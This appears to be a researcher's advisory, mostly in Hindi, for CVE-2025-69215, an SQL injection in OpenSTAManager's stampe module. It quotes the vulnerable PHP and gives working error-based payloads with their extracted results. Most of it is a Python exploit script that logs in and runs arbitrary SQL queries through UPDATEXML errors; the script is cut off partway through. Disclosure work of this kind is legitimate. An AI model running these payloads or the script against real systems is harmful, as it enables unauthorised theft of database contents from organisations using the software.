 lukasz-rybak/cve-2025-69215
CVE-2025-69215 - OpenSTAManager में स्टैम्पे मॉड्यूल में SQL इंजेक्शन है

| फ़ील्ड | विवरण |
|---|---|
| CVE आईडी | CVE-2025-69215 |
| गंभीरता | उच्च |
| परामर्श | परामर्श देखें |
| खोजकर्ता | Lukasz Rybak |
modules/stampe/actions.phpcase 'update':
if (!empty(intval(post('predefined'))) && !empty(post('module'))) {
$dbo->query('UPDATE `zz_prints` SET `predefined` = 0 WHERE `id_module` = '.post('module'));
// ↑ Direct concatenation without prepare() sanitization
}
POST डेटा से module पैरामीटर को prepare() सैनिटाइज़ेशन फ़ंक्शन का उपयोग किए बिना सीधे SQL UPDATE क्वेरी में जोड़ा जाता है। जबकि predefined पैरामीटर को intval() से मान्य किया जाता है, module पैरामीटर पर केवल !empty() जांच होती है, जो SQL इंजेक्शन को रोकती नहीं है।
असुरक्षित पैटर्न:
// लाइन 25: intval() predefined को सुरक्षित करता है, लेकिन module सैनिटाइज़ नहीं है!
if (!empty(intval(post('predefined'))) && !empty(post('module'))) {
    // लाइन 26: सीधे जोड़ - असुरक्षित
    $dbo->query('UPDATE ... WHERE `id_module` = '.post('module'));
}
POST /modules/stampe/actions.php
op=update
id_record=1
predefined=1 (intval() के बाद गैर-शून्य होना चाहिए)
module=[इंजेक्शन_पेलोड]
title=Test
filename=test.pdf
MySQL के EXTRACTVALUE/UPDATEXML/GTID_SUBSET फ़ंक्शन का उपयोग करके त्रुटि-आधारित SQL इंजेक्शन
POST /modules/stampe/actions.php
Content-Type: application/x-www-form-urlencoded


op=update&id_record=1&predefined=1&module=14 AND EXTRACTVALUE(1,CONCAT(0x7e,VERSION(),0x7e))&title=Test&filename=test.pdf
परिणाम:
निकाला गया डेटा: MySQL संस्करण 8.3.0
module=14 AND GTID_SUBSET(CONCAT(0x7e,DATABASE(),0x7e),1)
परिणाम:

निकाला गया डेटा: डेटाबेस नाम openstamanager
module=14 AND UPDATEXML(1,CONCAT(0x7e,USER(),0x7e),1)
परिणाम:

निकाला गया डेटा: डेटाबेस उपयोगकर्ता [email protected]
पूर्ण शोषण स्क्रिप्ट: exploit_stampe_sqli.py
#!/usr/bin/env python3
"""
SQL Injection Exploit - OpenSTAManager modules/stampe/actions.php

Usage:
    python3 exploit_stampe_sqli.py -u tecnico -p tecnicotecnico
    python3 exploit_stampe_demo.py -u admin -p admin123 --url https://custom.osm.local
"""

import requests
import re
import argparse
import sys
from html import unescape
from urllib.parse import urljoin

class StampeSQLiExploit:
    def __init__(self, base_url, username, password, verbose=False):
        self.base_url = base_url.rstrip('/')
        self.username = username
        self.password = password
        self.verbose = verbose
        self.session = requests.Session()
        self.session.headers.update({
            'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0'
        })

    def login(self):
        """Authenticate with username and password"""
        login_url = urljoin(self.base_url, '/index.php')

        if self.verbose:
            print(f"[DEBUG] Attempting login to {login_url}")
            print(f"[DEBUG] Username: {self.username}")

        # First, get the login page to establish session
        resp = self.session.get(login_url)
        if self.verbose:
            print(f"[DEBUG] Initial GET status: {resp.status_code}")

        # Send login credentials with op=login parameter (required!)
        login_data = {
            'username': self.username,
            'password': self.password,
            'op': 'login',  # Required for OpenSTAManager
        }

        resp = self.session.post(login_url, data=login_data, allow_redirects=True)

        if self.verbose:
            print(f"[DEBUG] Login POST status: {resp.status_code}")
            print(f"[DEBUG] Cookies: {self.session.cookies.get_dict()}")

        # Check if login was successful
        if 'PHPSESSID' not in self.session.cookies:
            print("[-] Login failed: No session cookie received")
            return False

        # Check if we're redirected to dashboard or still on login page
        if 'username' in resp.text.lower() and 'password' in resp.text.lower() and 'login' in resp.url.lower():
            print("[-] Login failed: Still on login page")
            if self.verbose:
                print(f"[DEBUG] Current URL: {resp.url}")
            return False

        print(f"[+] Successfully logged in as '{self.username}'")
        print(f"[+] Session: {self.session.cookies.get('PHPSESSID')}")
        return True

    def inject(self, sql_query):
        """Execute SQL injection payload"""
        # Use UPDATEXML instead of EXTRACTVALUE (works better on demo)
        payload = f"14 AND UPDATEXML(1,CONCAT(0x7e,({sql_query}),0x7e),1)"

        target_url = urljoin(self.base_url, '/modules/stampe/actions.php')

        if self.verbose:
            print(f"[DEBUG] Target: {target_url}")
            print(f"[DEBUG] Payload: {payload}")

        response = self.session.post(
            target_url,
            data={
                "op": "update",
                "id_record": "1",
                "predefined": "1",
                "module": payload,
                "title": "Test",
                "filename": "test.pdf"
            }
        )

        if self.verbose:
            print(f"[DEBUG] Response status: {response.status_code}")
            print(f"[DEBUG] Response length: {len(response.text)}")

        # Unescape HTML entities first
        response_text = unescape(response.text)

        # Pattern 1: XPATH syntax error with HTML entities or quotes
        # Matches: XPATH syntax error: '~data~' or '~data~'
        xpath_match = re.search(r"XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?", response_text, re.IGNORECASE)
        if xpath_match:
            result = xpath_match.group(1)
            if self.verbose:
                print(f"[DEBUG] Extracted via XPATH pattern: {result}")
            return result

        # Pattern 2: Look in HTML comments (demo puts errors in comments)
        # <!--...XPATH syntax error: '~data~'...-->
        comment_match = re.search(r"<!--.*?XPATH syntax error:\s*['\"]?~([^~]+)~['\"]?.*?-->", response_text, re.DOTALL | re.IGNORECASE)
        if comment_match:
            result = comment_match.group(1)
            if self.verbose:
                print(f"[DEBUG] Extracted from HTML comment: {result}")
            return result
